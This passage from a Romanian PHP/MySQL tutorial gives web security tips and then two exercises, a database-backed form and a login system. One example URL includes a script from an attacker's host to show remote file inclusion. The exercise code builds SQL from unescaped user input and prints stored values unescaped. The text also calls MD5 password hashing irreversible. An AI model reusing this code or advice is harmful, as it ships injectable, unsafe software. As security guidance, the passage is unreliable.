Sa luam urmatorul exemplu, in care dumneavoastra aveti 2 pagini PHP: in prima aveti o un link prin care transferati cu $_GET id-ul unui utilizator, iar in pagina a-II-a aveti o selectare dupa ID in functie de valoarea $_GET trimisa din prima pagina:

Pagina 1 o sa arate cam asa:

```
cerere sql
while() {
echo '<a href="pagina2.php?id='.$rand['id'].'">'.$rand['nume'].'</a><br>';
}
```

Va sunt listate numele din baza de date unul sub altul, iar ca link veti avea calea catre pagina 2 si $_GET[‘id’] cu valoarea fiecarui id atribuit fiecarei inregistrari (fiecarui user) din tabela data.

In momentul in care dati click pe un nume, veti fi transferat in pagina2, unde veti avea un nou select insa de data asta in functie de ID-ul pasat din prima pagina.

```
$cerereSQL = 'SELECT * FROM `intrari` WHERE id="'.$_GET['id'].'"';
```

Revenind la problema de unde am plecat, securitatea, va rog sa va uitati asupra acestei parti si sa meditati putin.

Valoarea pasata de $_GET[‘id’] nu poate sa fie decat numerica, deoarece ID-ul este NUMAI numeric.
In acest caz, la inceputul paginii 2.php veti seta urmatorul cod:

```
if(!is_numeric($_GET['id'])) {
echo 'ID nu este numeric, ce incerci sa faci ?';
} else {
$cerereSQL = 'SELECT * FROM `intrari` WHERE id="'.$_GET['id'].'"';
..
..
}
```

Daca valoarea trimisa prin $_GET[‘id’] nu este numerica, punem in script un text care sa-l afiseze in pagina, daca este numerica, atunci scriptul executa comanda SQL.

Daca si dumneavoastra ati gandit asa, inseamna ca sunteti pe drumul cel bun in ceea ce priveste securitatea.

Nota: Primele 3 modalitati de protectie se folosesc atunci cand doriti sa reutilizati in pagina, codul introdus in baza de date, iar modalitatea 4 cu functia addentities(); o puteti folosi atunci cand doriti sa protejati pagina atat de codurile HTML introduse in formular, cat si de caracterele speciale PHP.
Eu unul va recomand aceasta optiune, insa este la alegerea dumneavoastra care din ele le veti folosi (dupa cum am spus.. in functie si de nevoile de folosire).

3. Includere

Incercati sa evitati includerea "vizibila" a fisierelor in forma http://localhost/pagina.php?fisier=cauta.html pentru a include fisiere in cadrul unei pagini. Cu putina neatentie din partea voastra, atacatorul ar putea accesa astfel de informatii sensibile din cadrul sistemului. Nu includeti fisiere straine. PHP poate "include" fisiere aflate pe alte servere decat cel care ruleaza daca setarea URL fopen wrappers este activata in php.ini.

In exemplul de mai sus, un atacator ar fi putut accesa adresa http://localhost/pagina.php?fisier=http://www.rau.ro/scriptultau.php pentru a include in fisier un script localizat pe alt server si astfel obtine acces catre toate resursele sistemului la care are acces PHP, putand rula comenzi de sistem, afisa informatii confidentiale sau sterge baza de date. Nu permiteti includerea fisierelor din alta parte decat de pe serverul vostru.

Setati **allow_url_fopen = Off** in **php.ini**.

4. Formulare

Folositi metoda **POST** in formulare atunci cand informatia din acestea urmeaza sa fie introdusa in baza de date. Daca variabilele globale sunt OFF in php.ini sau metoda de transmitere a formularului este GET, un utilizator rau intentionat ar putea accesa adresa dvs. si ar introduce comentariul lui (exemplu "blabla") in baza voastra de date, fara sa treaca propriuzis prin site. Asa va puteti trezi ca nu mai aveti spatiu pe server, iar in baza de date sunt cateva milioane de comentarii care spun acelasi lucru "blabla".

Verificarea provenientei cererilor catre server este foarte importanta si in alt caz: formularele de loghin. Cineva care stie numele de utilizator ar putea incerca sa va gaseasca parola foarte usor. In acest caz, va trebui sa puneti o protectie suplimentara care sa nu permita mai mult de trei incercari consecutive esuate de logare pentru un nume de utilizator.

Aceasta problema se rezolva usor folosind sesiunile. In momentul cand cineva incearca sa trimita numele si parola din formular, putem seta o variabila de sesiune $_SESSION['login_count'] care sa tina minte numarul de incercari.

Cand valoarea acesteia trece de 3 (incercari nereusite) nici macar nu mai interogati baza de date pentru a verifica a patra incercare. Variabila de sesiune va ramane in memorie cat timp browserul este deschis si sesiunea activa (optiunea implicita a PHP de mentinere a sesiunilor active este de o ora). Daca atacatorul asteapta o ora sau isi inchide browserul, sesiunea va fi inchisa si va putea de alte trei ori sa se logheze. De cele mai multe ori acesta masura de siguranta este suficienta pentru a preveni incercarile de aflare a parolelor.

5. Extensii

O practica obisnuita este de a acorda extensia **.inc** fisierelor care contin biblioteci de functii ce urmeaza a fi incluse si folosite in cod. PHP nu parseaza fisierele cu extensia .inc si daca acestea sunt apelate direct ele sunt trimise plain text catre browser. Nu puneti informatii sensibile (precum nume si parola) in fisiere cu extensia .inc, .txt, sau .html care pot fi accesate si vazute. Folositi pentru aceste fisiere extensia .php care, daca sunt accesate direct, vor fi rulate fara sa afiseze informatiile continute in ele.

6. Comanda CHMOD – setarea atributelor

Comanda CHMOD (change access permissions of a file) este folosita pentru a schimba modul de acces (de permitere) a fisierelor si directoarelor de pe server.

Setarea poate afecta modul cum poate fi citit, sau cum se poate executa un fisier pe server.
De exemplu, daca aveti un fisier .php care trebuie sa execute o comanda de scriere pe server intr-un fisier .txt trebuie sa ii dati dreptul sa poata fi executat iar la fisierul .txt trebuie sa ii dati dreptul de a se putea scrie in el.

Aveti 3 tipuri de acces - OWNER - GROUP - WORLD - fiecare cu cate 3 setari - READ - WRITE - EXECUTE –

Este bine ca la WORLD sa nu dati decat acces la citire (pentru a putea accesa paginile de pe site) dar nu si drepturi de scriere sau executie (pentru ca nu doriti ca oricine sa va scrie ce vrea in respectivul firier .txt)
In programul WINDOWS COMMANDER (pe care eu il foosesc si ca FTP) setarea atributelor pe server se face din meniul FILES - CHANGES ATTRIBUTES. Fiecare program de FTP are in meniul lui setare pentru atributele fisierelor de pe server.

7. SESIUNI

Daca aveti o sectiune de administrare pe site, unde accesul este restrictionat doar la membrii de exemplu, este bine ca in toate paginile din aceasta sectiune sa includa o pagina de verificare a accesului.

Aceasta pagina va verifica la fiecare accesare daca utilizatorul este inregistrat si are acces pe pagina respectiva si permite rularea paginii, doar daca utilizatorul este inregistrat. Fara aceasta verificare, un utilizator ar putea accesa paginile din sectiunea de administrare fara sa treaca prin formularul de inregistrare.

Dupa autentificarea propriu-zisa, vom folosi variabile de sesiune pentru a pastra in memorie cateva informatii despre autentificare, pentru a le verifica mai tarziu, atunci cand accesam alte pagini din cadrul sectiunii de administrare. Pornim intai sesiunea dupa care trecem la salvarea informatiilor in ea ca in exemplul de mai jos:

```
session_start();
$_SESSION['nume_admin'] = $_POST['nume'];
$_SESSION['parola_encriptata'] = $parolaEncriptata;
```

Pe langa acestea, pentru o si mai mare siguranta, vom salva id-ul sesiunii in alta variabila. Toate sesiunile au un id unic, un string care seamana cu rezultatul unei criptari MD5:

```
$_SESSION ['key_admin'] = session_id();
```

Cu autentificare facuta, spunem scriptului sa incarce prima pagina din sectiunea de administrare:

```
header("location: admin.php");
```

In continuare, pentru a impiedica accesul neautorizat la paginile din aceasta sectiune, scriem un mic script de verificare a datelor sesiunii inainte de a incarca orice pagina din sectiunea de administrare:

```
session_start();
if($_SESSION['key_admin'] != session_id()) {o
echo 'Acces neautorizat!';
exit;
}
```

8. Loguri de acces

Pentru o verificare ulterioara a persoanelor care incearca sa intre in paginile restrictionate de pe site, este bine sa salvam in baza de date (sau intr-un fisier text) numele, parola criptata, ora, data si ip-ul. Asa veti stii cine a incercat sa va sparga site-ul si puteti crea un script care sa verifice de exemplu ip-ul si daca corespunde cu unul din cele care sunt blocate sa nu aiba acces la nici una din pagini (chiar daca gaseste userul si parola corecte).

9. Criptarea parolelor cu ajutorul functiei MD5();

Parolele care sunt salvate in baza de date este recomandat sa le tineti criptate, astfel daca cineva incearca sa citeasca parolele le va vedea criptate.

```
$cerereSQL = "INSERT INTO `admin` (`user` , `parola`)
              VALUES ('oriceon', '".md5($_POST['parola'])."')";
```

Criptarea folosind **md5**, teoretic, nu este reversibila (si astfel nici dvs., nici altcineva nu o va putea afla chiar daca are acces la baza de date).

10. Pagina index.html in subdirectoare

Daca aveti mai multe directoare si subdirectoare pe server, este recomandat, pentru a preveni accesul la datele aflate in aceste directoare, sa introduceti in fiecare o pagina numita **index.html** sau **index.php** care sa faca redirectarea automat catre pagina principala a site-ului sau pur si simplu sa nu aibe continut.

Astfel, minimizati riscul sa intre cineva si sa vada tot ce este in aceste subdirectoare.

11. Fisierul .htaccess

Pentru a bloca accesul la un anumit director (sau chiar la tot site-ul), puteti crea un fisier numit .htaccess (cu punct inainte), in care sa introduceti ip-ul care doriti sa il blocati (sau care sa aiba acces)

Order Deny,Allow
 # Deny from all
Allow from all

In exemplul de mai sus, toata lumea are acces. Daca de exemplu ip-ul 192.168.1.1 nu doriti sa aiba acces la acel director, scrieti:

Deny from 192.168.1.1

Atentie, sa nu va blocati singuri ip-ul la site, ca altfel trebuie sa luati legatura cu administratorul serverului sa stearga fisierul ca sa puteti intra din nou pe site. (la subdirectoare stergeti directorul sau salvati un alt fisier .htaccess) In cazul in care dupa de ati pus fisierul pe server nu il vedeti, el este acolo dar serverul seteaza acest nume de fisier ca hiden.

12. Robotii de cautare (Google, Yahoo . .)

Motoarele de cautare pot indexa tot ce se afla la voi pe site.

Daca doriti ca un fisier sau director sa nu fie indexat de catre motoarele de cautare, trebuie sa creati un fisier numit **robots.txt** care sa se afle in directorul principal de pe site (nu in subdirectoare). In el scrieti urmatoarele comenzi:

 # robots.txt for http://www.oriceon.com
User-agent: *
Disallow: /tutorial/
Disallow: /admin
Disallow: /search

Este bine ca atunci cand lucrati, sa va creati un stil cat mai frumos, sa nu lucrati cu multe spatii (in toate exemplele am lasat spatiile intentionat pentru a fi mai usor vizibil corul incepatorilor).

Sa luam un exemplu de functie, apoi sa o infrumusetam si sa observam rezultatele vizuale:

```
<?php
function addentities($data){
if(trim($data) != ''){
$data = htmlentities($data, ENT_QUOTES);
return str_replace('\\', '&#92;'), $data);
} else return $data;
} // End addentities() --------------
?>
```

Si acum sa o infrumusetam folosind spatii (in editorul dvs, folositi TAB-ul):

```
<?php

function addentities($data){
   if(trim($data) != ''){
   $data = htmlentities($data, ENT_QUOTES);
   return str_replace('\\', '&#92;', $data);
   } else return $data;
} // End addentities() --------------

?>
```

Exercitiul 1

Realizarea unui formular de prelucrare a datelor, introducerea informatiilor in baza de date si vizualizarea acestora

Problema:

Se cer urmatoarele campuri: nume (tipul text), prenume (tipul text), varsta (tipul text), email (tipul text) si comentariu (textarea).

Cerinta:

Toate campurile sa fie obligatorii, campurile nume si prenume trebuie sa contina numai litere, campul varsta sa contina numai cifre, iar in campul comentariu sa nu poata fie introduse mai mult de 255 caractere.

Rezolvare:

Prima si prima oara trebuie sa realizam baza de date.
Intram in phpMyAdmin si cream o baza de date cu numele formular apoi tabela intrari cu 6 coloane si anume:

id | nume | prenume | varsta | email | comentariu

(Dupa cum am invatat mai sus in capitolul MySQL, campul ID trebuie sa fie de tipul INT, auto_increment si primary, apoi campurile: nume CHAR(60), prenume CHAR(60), varsta CHAR(10), email CHAR(100), comentariu CHAR(255)).

Table intrari has been created.

SQL query:

```
CREATE TABLE `intrari` (
  `id` INT NOT NULL AUTO_INCREMENT ,
  `nume` CHAR( 60 ) NOT NULL ,
  `prenume` CHAR( 60 ) NOT NULL ,
  `varsta` CHAR( 10 ) NOT NULL ,
  `email` CHAR( 100 ) NOT NULL ,
  `comentariu` CHAR( 255 ) NOT NULL ,
  PRIMARY KEY ( `id` )
) TYPE = MYISAM ;
```

[Edit] [Create PHP Code]

	Field	Type	Collation	Attributes	Null	Default	Extra	Action
☐	id	int(11)			No		auto_increment	
☐	nume	char(60)	latin1_swedish_ci		No			
☐	prenume	char(60)	latin1_swedish_ci		No			
☐	varsta	char(10)	latin1_swedish_ci		No			
☐	email	char(100)	latin1_swedish_ci		No			
☐	comentariu	char(255)	latin1_swedish_ci		No			

Dupa ce ati realizat baza de date, intrati in directorul radacina al serverului dvs (daca folositi EasyPHP este folderul www) si creati un folder cu numele **formular**.

Realizati fisierul cu numele **config.php** unde vom introduce datele de configurare la baza de date.


```
<?php
session_start();
set_time_limit(0);
error_reporting(E_ALL);

// Informatii baza de date

    $AdresaBazaDate = "localhost";
    $UtilizatorBazaDate = "root";
    $ParolaBazaDate = "parola_baza";
    $NumeBazaDate = "formular";

$conexiune = mysql_connect($AdresaBazaDate,$UtilizatorBazaDate,$ParolaBazaDate)
or die("Nu ma pot conecta la MySQL!");
mysql_select_db($NumeBazaDate,$conexiune) or die("Nu gasesc baza de date!");

function addentities($data){
    if(trim($data) != ''){
    $data = htmlentities($data, ENT_QUOTES);
    return str_replace('\\', '&#92;', $data);
    } else return $data;
} // End addentities() --------------

?>
```

Creati un fisier nou in folderul formular si numiti-l **index.php** apoi introduceti codul de mai jos, salvati si vizualizati in browser.

```
<?php
require_once('config.php');

if(!isset($_SESSION['nume'])) $_SESSION['nume'] = '';
if(!isset($_SESSION['prenume'])) $_SESSION['prenume'] = '';
if(!isset($_SESSION['varsta'])) $_SESSION['varsta'] = '';
if(!isset($_SESSION['email'])) $_SESSION['email'] = '';
if(!isset($_SESSION['comentariu'])) $_SESSION['comentariu'] = '';

echo '<table width="310" border="0" cellpadding="0" cellspacing="0">
<form name="formular" action="validare.php" method="post">
  <tr>
    <td height="36" colspan="3" valign="top"><h1>Formular</h1>Comentariul nu trebuie sa
fie mai lung de 255 caractere.</td>
    <td width="1"></td>
   </tr>
   <tr>
     <td width="80" height="19" valign="top"> </td>
     <td width="15" rowspan="10" valign="top"> </td>
     <td width="214" valign="top"> </td>
     <td></td>
   </tr>
   <tr>
     <td height="22" align="right" valign="top">Nume:</td>
     <td valign="top">
       <input type="text" name="nume" value="'.$_SESSION['nume'].'">    </td>
     <td></td>
   </tr>
   <tr>
```

```
     <td height="7"></td>
     <td></td>
     <td></td>
   </tr>
   <tr>
     <td height="22" align="right" valign="top">Prenume:</td>
     <td valign="top"><input type="text" name="prenume"
value="'.$_SESSION['prenume'].'"></td>
     <td></td>
   </tr>
   <tr>
    <td height="9"></td>
     <td></td>
     <td></td>
   </tr>
  <tr>
    <td height="22" align="right" valign="top">Varsta:</td>
     <td valign="top"><input type="text" size="3" maxLength="3" name="varsta"
value="'.$_SESSION['varsta'].'"> ani</td>
     <td></td>
   </tr>
   <tr>
     <td height="10"></td>
     <td></td>
     <td></td>
   </tr>
   <tr>
     <td height="22" align="right" valign="top">Email:</td>
     <td valign="top"><input type="text" name="email"
value="'.$_SESSION['email'].'"></td>
     <td></td>
   </tr>
   <tr>
     <td height="9"></td>
     <td></td>
     <td></td>
   </tr>
   <tr>
     <td height="19" align="right" valign="top">Comentariu:</td>
     <td rowspan="2" valign="top"><textarea name="comentariu" cols="30" rows="5"
value="'.$_SESSION['comentariu'].'">'.$_SESSION['comentariu'].'</textarea></td>
     <td></td>
   </tr>
   <tr>
    <td colspan="2" rowspan="3" valign="top"> </td>
     <td height="83"></td>
   </tr>
   <tr>
     <td height="17" valign="top"> </td>
     <td></td>
   </tr>
   <tr>
     <td height="24" valign="top"><input name="Trimite" type="submit" id="Trimite"
value="Trimite">
       <input name="Reseteaza" type="reset" id="Reseteaza" value="Reseteaza"> </td>
     <td></td>
   </tr>
   </form>
</table>';

?>
```

Testati in browser si observati formularul.



In aceasta pagina avem formularul HTML iar la inceput observati constructia if cu instructiunea isset.

```
if(!isset($_SESSION['nume'])) $_SESSION['nume'] = '';
```

Aceasta linie se interpreteaza asa:

Daca nu este setata sesiunea nume, o setam ca fiind goala

Aceasta operatiune se face pentru a evita afisarea unei erori php ce ne va spune cum ca sesiunea nume nu exista, ceea ce asa este.

Analizand HTML-ul, observam campurile carora le-am atribuit numele corespunzatoare, si anume:

```
...
 <td height="22" align="right" valign="top">Nume:</td>
    <td valign="top">
        <input type="text" name="nume" value="">
    </td>
...
```

Acum ca am realizat formularul, trebuie sa ii prelucram datele prin $_POST si sa verificam continutul acestora, apoi sa il introducem in baza de date.

Realizati un fisier cu numele **validare.php** si introduceti codul de mai jos, apoi testati in browser, introduceti date in formular si apasati butonul “Trimite”.

```php
<?php
require_once('config.php');

$_SESSION['nume'] = $_POST['nume'];
$_SESSION['prenume'] = $_POST['prenume'];
$_SESSION['varsta'] = $_POST['varsta'];
$_SESSION['email'] = $_POST['email'];
$_SESSION['comentariu'] = $_POST['comentariu'];

echo 'Nume: '.$_SESSION['nume'].'<br>
      Prenume: '.$_SESSION['prenume'].'<br>
      Varsta: '.$_SESSION['varsta'].'<br>
      Email: '.$_SESSION['email'].'<br>
      Comentariu: '.$_SESSION['comentariu'].'<br><br>

Daca datele sunt corecte, apasati <a href="prelucrare.php">aici</a> pentru a le valida
<br> si a le introduce in baza de date.';

?>
```

Ca noutate, observati ca am folosit $_SESSION. Pentru mai multe informatii despre sesiuni, si pentru folosirea acestora, va rog sa cititi la pagina 104-105...

Dupa ce am realizat cele doua fisiere, realizati inca unul cu numele **prelucrare.php**, introduceti codul de mai jos si testati din nou in browser.

```php
<?php
require_once('config.php');

if(($_SESSION['nume'] == "") || ($_SESSION['prenume'] == "") || ($_SESSION['varsta'] ==
"") || (!is_numeric($_SESSION['varsta'])) || ($_SESSION['email'] == "") ||
($_SESSION['comentariu'] == "") || (strlen($_SESSION['comentariu']) > 255) )
{
echo 'Nu ai introdus date in formular sau cele introduse nu sunt corecte. <br>
      Apasa <a href="index.php">aici</a> pentru a te intoarce la pagina anterioara.';
} else {
echo 'Va multumim. <br>
      Datele au fost introduse cu succes in baza de date. <br>
      Pentru vizualizare apasati <a href="vizualizare.php">aici</a>.';

$cerereSQL = "INSERT INTO `intrari` (`nume`, `prenume`, `varsta`, `email`,
             `comentariu`)
              VALUES ('".$_SESSION['nume']."', '".$_SESSION['prenume']."',
'".$_SESSION['varsta']."', '".$_SESSION['email']."', '".$_SESSION['comentariu']."');";
mysql_query($cerereSQL);

$_SESSION['nume'] = '';
$_SESSION['prenume'] = '';
$_SESSION['varsta'] = '';
$_SESSION['email'] = '';
$_SESSION['comentariu'] = '';

}

?>
```

Dupa ce ai testat in browser si ati trecut toti pasii din formular, accesati phpMyAdmin si vizualizati datele introduse in baza de date.

←T→	id	nume	prenume	varsta	email	comentariu
☐ ✎ ✕	1	orice	on	20	oriceon@yahoo.com	Acesta este un comentariu mai mic de 255 caractere...

Observati ca in scriptul **prelucrare.php** ne-am folosit de cunostintele acumulate in acest tutorial, si anume:

Prima linie, require_once('config.php'); include fisierul config.php in care sunt variabilele cu datele de conectare la baza de date.

In continuare avem conditiile if si else.


In conditia if, verificam daca s-au introdus date in formular, daca valoarea campului varsta este numerica, daca valoarea campului comentariu este mai mare de 255 caractere.

Constructia if este deschisa si inchisa de parantezele rotunde ( ), iar in interiorul acestora sunt conditiile:

($_SESSION['nume'] == "") = Daca valoarea campului nume este goala…
. . .
(!is_numeric($_SESSION['varsta'])) = Daca valoarea campului varsta nu este numerica... (!is_numeric).
. . .
(strlen($_SESSION['comentariu']) > 255) = Daca valoarea campului comentariu este mai mare de 255 caractere… (strlen = numar de caractere in sir-ul dat).

Daca va intrebati ce inseamna || din interiorul constructiei if, cititi pagina 43 din acest tutorial.

In conditia else, afisam textul, cum ca datele au fost introduse in baza de date, si efectuam inserarea.




In continuare, vom realiza un script prin care afisam in browser datele introduse in baza de date.


Realizati un fisier cu numele **vizualizare.php** si introduceti codul de mai jos, apoi testati in browser accesand http://localhost/formular/vizualizare.php

```
<?php
require_once('config.php');

$cerereSQL = 'SELECT * FROM intrari';
$rezultat = mysql_query($cerereSQL);

     while($rand = mysql_fetch_array($rezultat)) {
          echo '<b>Nume:</b> '.$rand['nume'].' <br>
          <b>Prenume:</b> '.$rand['prenume'].' <br>
          <b>Varsta:</b> '.$rand['varsta'].' ani <br>
          <b>Email:</b> '.$rand['email'].' <br>
          <b>Comentariu:</b> '.$rand['comentariu'].' <br><br>';
     }
?>
```

Accesand adresa data, observati ca sunt afisate datele introduse in baza de date:



Introduceti mai multe date completand din nou formularul http://localhost/formular/index.php, apoi accesati http://localhost/formular/vizualizare.php si observati blocurile de date listate unul sub altul.



Recapitulare:

1) Am creat baza de date cu numele formular, tabela intrari si coloanele id | nume | prenume | varsta | email | comentariu cu tipul de date corespunzator pentru fiecare coloana.
2) Am creat fisierul index.php in care am introdus codul HTML cu un formular cu campurile cerute, si anume: nume | prenume | varsta | email | continut si am setat actiunea formularului sa fie catre prelucrare.php (adica <form … action="validare.php" …>).
3) Am creat fisierul prelucrare.php in care am inclus fisierul config.php cu ajutorul functiei require_once(''); In acest script, prelucrare.php, ne-am folosit de constructia if si else pentru a seta conditiile in care scriptul nostru introduce datele in baza de date sau nu.
   Ne-am folosit de cunostintele acumulate in acest tutorial pentru a realiza constructia if in care sa punem conditiile de verificare a campurilor formularului nostru (daca sunt goale, daca campul varsta nu este numeric si daca campul comentariu este mai mare de 255 caractere).
4) Am creat fisierul vizualizare.php in care am inclus fisierul config.php, apoi am efectuat interogarea bazei de date si extragerea coloanelor in functie de dorintele noastre.

Tema

Problema:

Se cer urmatoarele campuri: nume (tipul text), varsta (tipul text), oras (tipul text), ocupatie (tipul text), codul numeric personal (tipul text).

Cerinta:

Realizati baza de date, verificati campurile (sa fie obligatorii, campurile nume si oras trebuie sa contina numai litere, campul cod numeric personal sa contina numai cifre si sa nu poata fie introduse mai mult de 13 caractere), introduceti in baza de date informatiile prelucrate prin formular si afisati-le in ordinea:
nume | oras | ocupatie | varsta | cod numeric personal.

Scriptul complet il puteti descarca de la adresa:
http://www.oriceon.com/tutorial/descarca/exemple/ex1-formular.zip

Exercitiul 2

Realizarea unui sistem de inregistrare, autentificare si protectie a unor pagini

Problema:

Pentru sistemul de inregistrare se cer urmatoarele campuri: utilizator (tipul text), parola (tipul password), reintroducere parola (tipul password), nume (tipul text), prenume (tipul text), varsta (tipul text), localitate (tipul text).

Cerinta:

Toate campurile sa fie obligatorii, valoarea campurilor parola1 si parola2 trebuie sa fie aceeasi, campurile nume, prenume si localitate trebuie sa contina numai litere, campul varsta sa contina numai cifre.

1) Realizati o pagina cu un formular de inregistrare si introduceti datele, dupa validare, in baza de date.
2) Realizati o pagina de autentificare.
3) Restrictionati o pagina pentru utilizatorii care nu sunt autentificati.
4) In pagina utilizatorilor inregistrati, realizati un **panou de control** in care utilizatorul sa isi poata schimba datele personale, parola.

Rezolvare:

Prima si prima oara trebuie sa realizam baza de date.
Intram in phpMyAdmin si cream o baza de date cu numele autentificare apoi tabela utilizatori cu 7 coloane si anume:

id | utilizator | parola | nume | prenume | varsta | localitate

(Dupa cum am invatat mai sus in capitolul MySQL, campul ID trebuie sa fie de tipul INT, auto_increment si primary, apoi campurile: utilizator CHAR(60), parola CHAR(30), nume CHAR(30), prenume CHAR(30), varsta CHAR(10), localitate CHAR(30)).

Table utilizatori has been created.

SQL query:

```
CREATE TABLE `utilizatori` (
  `id` INT NOT NULL AUTO_INCREMENT ,
  `utilizator` CHAR( 60 ) NOT NULL ,
  `parola` CHAR( 60 ) NOT NULL ,
  `nume` CHAR( 30 ) NOT NULL ,
  `prenume` CHAR( 30 ) NOT NULL ,
  `varsta` CHAR( 3 ) NOT NULL ,
  `localitate` CHAR( 30 ) NOT NULL ,
  PRIMARY KEY ( `id` )
) TYPE = MYISAM ;
```

[Edit] [Create PHP Code]

	Field	Type	Collation	Attributes	Null	Default	Extra	Action
☐	id	int(11)			No		auto_increment	
☐	utilizator	char(60)	latin1_swedish_ci		No			
☐	parola	char(60)	latin1_swedish_ci		No			
☐	nume	char(30)	latin1_swedish_ci		No			
☐	prenume	char(30)	latin1_swedish_ci		No			
☐	varsta	char(3)	latin1_swedish_ci		No			
☐	localitate	char(30)	latin1_swedish_ci		No			

Dupa ce ati realizat baza de date, intrati in directorul radacina al serverului dvs (daca folositi EasyPHP este folderul www) si creati un folder cu numele **autentificare**.

Pentru a intelege mai bine scriptul, va voi ruga sa il descarcati de la adresa http://www.oriceon.com/tutorial/descarca/exemple/ex2-autentificare.zip si apoi sa il comentam.

Extrageti arhiva in directorul radacina al serverului dumneavoastra. Observati 7 scripturi PHP.

config.php – Aici gasiti datele de autentificare la baza dumneavoastra de date (modificati cu datele dvs).
index.php – Pagina principala cu legaturi catre scripturile de inregistrare si autentificare useri.
inregistrare.php – script pentru inregistrare de noi utilizatori.
autentificare.php – script pentru autentificare utilizatori.
pagina.php – pagina accesibila numai utilizatorilor autentificati.
profil.php – pagina pentru modificare date personale.
iesire.php – pagina pentru iesire din sistem.

